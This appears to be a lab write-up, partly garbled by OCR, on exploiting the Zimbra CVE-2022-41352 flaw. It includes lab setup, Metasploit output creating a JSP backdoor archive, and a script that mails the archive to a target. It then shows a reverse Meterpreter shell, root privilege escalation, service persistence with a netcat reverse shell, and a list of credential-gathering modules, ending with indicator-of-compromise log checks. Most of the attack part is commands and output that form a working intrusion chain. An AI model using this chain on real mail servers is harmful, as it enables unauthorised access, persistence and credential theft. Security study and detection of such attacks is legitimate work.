Setup

Install Zimbra

VirtualBox install Ubuntu 20.04.1

installed a local DNS server

```
sudo apt update && sudo apt install dnsmasq
sudo hostnamectl set-hostname mail.example.org
echo "<ip> mail.example.org" | sudo tee -a /etc/hosts
echo -e 'listen-address=127.0.0.1\nserver=8.8.8.8\ndomain=example.org\nmx-
host=example.org, mail.example.org, 5\nmx-host=mail.example.org, mail.example.org,
5' | sudo tee /etc/dnsmasq.conf
```

Configure the host to use it:


```
sudo systemctl disable systemd-resolved
sudo systemctl stop systemd-resolved
sudo systemctl restart dnsmasq
echo "nameserver 127.0.0.1" | sudo tee /etc/resolv.conf
```

Download Zimbra from https://www.zimbra.com/downloads/zimbra-collaboration-open-source/

```
tar -xvvzf zcs-*.tgz
cd zcs*
sudo ./install.sh

* Lots of <enter>
 * DO NOT install `dnscache` module (respond `N` when it ask), I had conflict issues
with the local `dnsmasq`
 * Yes change the system
 * Setup the admin password, probably turn off auto-updates
```

Refer - https://github.com/rapid7/metasploit-framework/pull/17114



Make Zimbra Vulnerable

```
sudo mv /usr/bin/pax /usr/bin/notpax
sudo -u zimbra /opt/zimbra/bin/zmcontrol restart
```

Exploiting Zimbra

Refers:

https://attackerkb.com/topics/1DDTvUNFzH/cve-2022-41352 https://attackerkb.com/topics/92AeLOE1M1/cve-2022-37393/rapid7-analysis

https://github.com/Cr4ckC4t/cve-2022-41352-zimbra-rce https://github.com/rapid7/metasploit-framework/pull/17114

Metasploit

Gain Access

Use Metasploit to create the payload file and wait for session

```
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > exploit
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.
```

```
[*] Started reverse TCP handler on 192.168.0.171:4444
[*] Encoding the payload as .jsp
[*] Checking the HTTP connection to the target
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > [*] Adding symlink to path to
.tar file: /opt/zimbra/jetty_base/webapps/zimbra/
[*] Adding target file to the archive: public/ekfzkanv.jsp
[+] payload.tar stored at /root/.msf4/local/payload.tar
[+] File created! Email the file above to any user on the target Zimbra server
[*] Trying to trigger the backdoor @ public/ekfzkanv.jsp every 5s
[backgrounding]...
```

Use a script to auto send mail with the payload attached: /root/.msf4/local/payload.tar

```
root⊕kali)-[~/cve-2022-41352-zimbra-rce]

# python3 cve-2022-41352.py --target xd.com --payload

/root/.msf4/local/payload.tar --file ekfzkanv.jsp auto

>>> Using custom payload from: /root/.msf4/local/payload.tar

>>> Assembled payload attachment: payload.tar

>>> Payload will be extracted to

(/opt/zimbra/jetty_base/webapps/zimbra)/public/jsp/ekfzkanv.jsp

>>> Targeting xd.com

>>> Sending payload

>>> Payload delivered

>>> Verifying upload to /public/jsp/ekfzkanv.jsp ...

>>> [PWNED] Upload successful!

>>> Shell at: https://xd.com/public/jsp/ekfzkanv.jsp
```

Successfully get the session

```
[*] Sending stage (3045348 bytes) to 192.168.0.118
[*] Meterpreter session 1 opened (192.168.0.171:4444 -> 192.168.0.118:51680) at
2022-11-30 01:58:01 -0500
[!] This exploit may require manual cleanup of
'/opt/zimbra/jetty_base/webapps/zimbra/public/ekfzkanv.jsp' on the target
```

```
meterpreter > getuid
Server username: zimbra
meterpreter > sysinfo
Computer : mail.example.org
OS : Ubuntu 20.04 (Linux 5.15.0-53-generic)
Architecture : x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
meterpreter >
```

Privilege Escalate

```
msf6 exploit(linux/local/zimbra_postfix_priv_esc) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/zimbra_postfix_priv_esc) > exploit
[*] Started reverse TCP handler on 192.168.0.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Executing: sudo -n -l
[+] The target appears to be vulnerable.
[*] Writing '/tmp/.Apimlvc24' (250 bytes) ...
[*] Attempting to trigger payload: sudo /opt/zimbra/common/sbin/postfix -D -v
/tmp/.Apimlvc24
[*] Sending stage (3045348 bytes) to 192.168.0.118
[+] Deleted /tmp/.Apimlvc24
[*] Meterpreter session 2 opened (192.168.0.171:4444 -> 192.168.0.118:37680) at
2022-11-30 02:21:53 -0500
meterpreter > getuid
Server username: root
```

Persistence

Search for persistence modules for linux

```
Bash Profile Persistence
No
  3 exploit/linux/local/cron persistence
                                                      1979-07-01
excellent No
               Cron Persistence
  4 post/linux/manage/sshkey persistence
               SSH Key Persistence
excellent No
  5 exploit/linux/local/service_persistence
                                                    1983-01-01
excellent No Service Persistence
  6 exploit/linux/local/yum_package_manager_persistence 2003-12-17
               Yum Package Manager Persistence
excellent No
  7 exploit/linux/local/rc local persistence 1980-10-01
excellent No rc.local Persistence
Interact with a module by name or index. For example info 7, use 7 or use
exploit/linux/local/rc_local_persistence
```

Execute the persistence module and get a shell session

```
msf6 exploit(multi/handler) > use 5
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(linux/local/service_persistence) > set SESSION 3
SESSION => 3
msf6 exploit(linux/local/service_persistence) > exploit

[!] SESSION may not be compatible with this module:
[!] * incompatible session type: meterpreter
[*] Started reverse TCP handler on 192.168.0.171:4444
[*] Utilizing systemd
[*] Utilizing System_V
[*] Utilizing update-rc.d
[*] Command shell session 8 opened (192.168.0.171:4444 -> 192.168.0.118:45694) at 2022-11-30 07:08:05 -0500

id
uid=0(root) gid=0(root) groups=0(root)
```

Upgrade shell to meterpreter session

```
[*] Command shell session 9 opened (192.168.0.171:4444 -> 192.168.0.118:45700) at 2022-11-30 07:08:09 -0500 id uid=0(root) gid=0(root) groups=0(root)

^Z
Background session 8? [y/N] y
```

```
msf6 exploit(linux/local/service_persistence) > sessions -u 8
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [8]

[*] Upgrading session ID: 8
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.171:4433
[*] Sending stage (1017704 bytes) to 192.168.0.118
[*] Meterpreter session 10 opened (192.168.0.171:4433 -> 192.168.0.118:59450) at 2022-11-30 07:10:16 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/local/service_persistence) >
```

Data Exfiltration

```
msf6 exploit(linux/local/zimbra_postfix_priv_esc) > search post/linux/gather/
Matching Modules
   0 post/linux/gather/ecryptfs creds
normal No Gather eCryptfs Metadata
   1 post/linux/gather/gnome keyring dump
             Gnome-Keyring Dump
normal No
   2 post/linux/gather/haserl_read
             Haserl Arbitrary File Reader
normal No
   3 post/linux/gather/enum containers
             Linux Container Enumeration
normal No
   4 post/linux/gather/enum psk
             Linux Gather 802-11-Wireless-Security Credentials
normal No
   5 post/linux/gather/enum_configs
normal No
              Linux Gather Configurations
   6 post/linux/gather/checkcontainer
              Linux Gather Container Detection
normal No
      post/linux/gather/hashdump
              Linux Gather Dump Password Hashes for Linux Systems
normal No
      post/linux/gather/gnome commander creds
              Linux Gather Gnome-Commander Creds
normal No
      post/linux/gather/manageengine_password_manager_creds
normal No
              Linux Gather ManageEngine Password Manager Pro Password Extractor
   10 post/linux/gather/enum network
              Linux Gather Network Information
normal No
   11 post/linux/gather/pptpd chap secrets
```

```
normal No
              Linux Gather PPTP VPN chap-secrets Credentials
   12 post/linux/gather/enum protections
              Linux Gather Protection Enumeration
normal No
   13 post/linux/gather/mount cifs creds
              Linux Gather Saved mount.cifs/mount.smbfs Credentials
normal No
   14 post/linux/gather/enum_system
              Linux Gather System and User Information
normal No
   15 post/linux/gather/tor_hiddenservices
              Linux Gather TOR Hidden Services
normal No
   16 post/linux/gather/enum_users_history
normal No
              Linux Gather User History
   17 post/linux/gather/checkvm
              Linux Gather Virtual Environment Detection
normal No
   18 post/linux/gather/mimipenguin
                                                             2018-05-23
              MimiPenguin
normal No
   19 post/linux/gather/enum_nagios_xi
                                                             2018-04-17
              Nagios XI Enumeration
normal No
   20 post/linux/gather/openvpn_credentials
              OpenVPN Gather Credentials
normal No
   21 post/linux/gather/phpmyadmin credsteal
              Phpmyadmin credentials stealer
normal No
   22 post/linux/gather/enum_commands
              Testing commands needed in a function
normal No
   23 post/linux/gather/vcenter_secrets_dump
                                                             2022-04-15
           VMware vCenter Secrets Dump
manual No
Interact with a module by name or index. For example info 23, use 23 or use
post/linux/gather/vcenter_secrets_dump
```

Manual

pass

Scripting

pass

loCs

入侵指標(Indicators of Compromise, IOC)

Info

Much like <u>CVF-2022-30333</u>, some evidence can be found in logs, but the attacker has the access required to amend or delete the logs – especially if they escalate to root.

After successful exploitation, the only obvious log entry simply logged the filename in /opt/zimbra/log/mailbox.log:

```
/opt/zimbra/log/mailbox.log:2022-10-05 13:56:47,385 INFO [qtp252651381-138:https://172.16.166.158/service/soap/SendMsgRequest]
[name=admin@mail.example.org;mid=1;ip=172.16.166.158;port=34994;ua=ZimbraWebClient - GC105 (Linux)/8.8.15_GA_4372;soapId=d22c8e0;] FileUploadServlet - saveUpload(): received Upload: { accountId=ef1decc2-07bc-4679-a3e3-691c5c730c4e, time=Wed Oct 05 13:56:47 EDT 2022, size=512, uploadId=0a35c960-1317-43a9-9864-788492aa322c:51a515fa-204e-4896-88cd-5baf6313ef31, name=test.cpio, path=null }
```

Scanning that log for .cpio, .tar, and .rpm files might reveal exploitation attempts.

Additionally, the most likely avenue for exploitation is to write a shell to the public web root (/opt/zimbra/jetty_base/webapps/...), but that shell could easily be deleted after it executes.

Checking

```
cat /opt/zimbra/log/mailbox.log | grep FileUploadServlet
```

```
2022-11-30 13:12:00,411 INFO [qtp192881625-
167:https://192.168.0.118/service/upload?fmt=extended,raw]
[name=admin@mail.example.org;mid=2;ip=192.168.0.118;port=46354;ua=Mozilla/5.0
(Windows NT 10.0;; Win64;; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36;] FileUploadServlet - Received plain: Upload: {
accountId=436311bc-e95a-43f8-b0a4-176592cb58ba, time=Wed Nov 30 13:12:00 CST 2022,
size=2560, uploadId=848fbad4-eebc-4cc6-b4ce-8cb920749f98:f05026bb-b3a9-4b9b-b807-
24a94f5663a9, name=reverseshell.tar, path=null }
```

```
oot@mail:-# cat /opt/zimbra/log/mailbox.log | grep FileUploadServlet
2022-11-30 12:46:35,426 INFO [main] [] FileUploadServlet - Servlet FileUploadServlet starting up
2022-11-30 12:48:37,837 INFO [JettyShutdownThread] [] FileUploadServlet - Servlet FileUploadServlet shutting down
2022-11-30 12:49:09,993 INFO [main] [] FileUploadServlet - Servlet FileUploadServlet starting up
2022-11-30 12:58:11,327 INFO [main] [] FileUploadServlet - Servlet FileUploadServlet starting up
2022-11-30 13:11:51,825 INFO [main] [] FileUploadServlet - Servlet FileUploadServlet starting up
2022-11-30 13:11:51,825 INFO [main] [] FileUploadServlet - Servlet FileUploadServlet starting up
2022-11-30 13:11:51,825 INFO [main] [] FileUploadServlet - Servlet FileUploadServlet starting up
2022-11-30 13:11:51,825 INFO [qtip192881625-22:https://192.168.0.118/service/upload?fmt=extended,raw] [name=admin@mail.example.org;mid=2;ip=1
22.168.0.118;port=60056;ua=Mozilla/5.0 (Windows NT 10.0;; Win64; **e464.AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36;
] FileUploadServlet - Received plain: Upload: { accountid=43631bc-e95a-43f8-b0a4-176592cbS8ba, time=Wed Nov 30 13:11:51 CST 2022, size=10240, uploadId=848fbad4-eebc-4cc6-bdce-8cb920749f98:15212ccae-b5ea-4d54-900d-6412d370e929, name=abddemo.tar, path=null }
2022-11-30 13:12:00.411 INFO [ qtip192881625-167:https://192.168.0.118/service/upload?fnt=extended_raw] [name=admin@mail.example.org;mid=2;ip=192.168.0.118;port=46354;ua=Mozilla/5.0 (Windows NT 10.0; Win64;; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36;
] FileUploadServlet - Received plain: Upload: { accountid=436311bc-e95a-43f8-b0a4-176592cbS8ba, time=Wed Nov 30 13:12:00 CST 2022, size=2560, uploadId=848fbad4-eebc-4cc6-bdce-8cb920749f98:f05026bb-b309-43945653a9, name=reverseshell.tar, path=null }
2022-11-30 13:12:12,575 INFO [qtip192881625-152:https://192.168.0.118/service/soap/SendMsgRequest] [name=admin@mail.example.org;mid=2;ip=192.168.0.118;port=47846;ua=ZimbraWebClient - GC107 (Win)/8.8.15_GA_4
```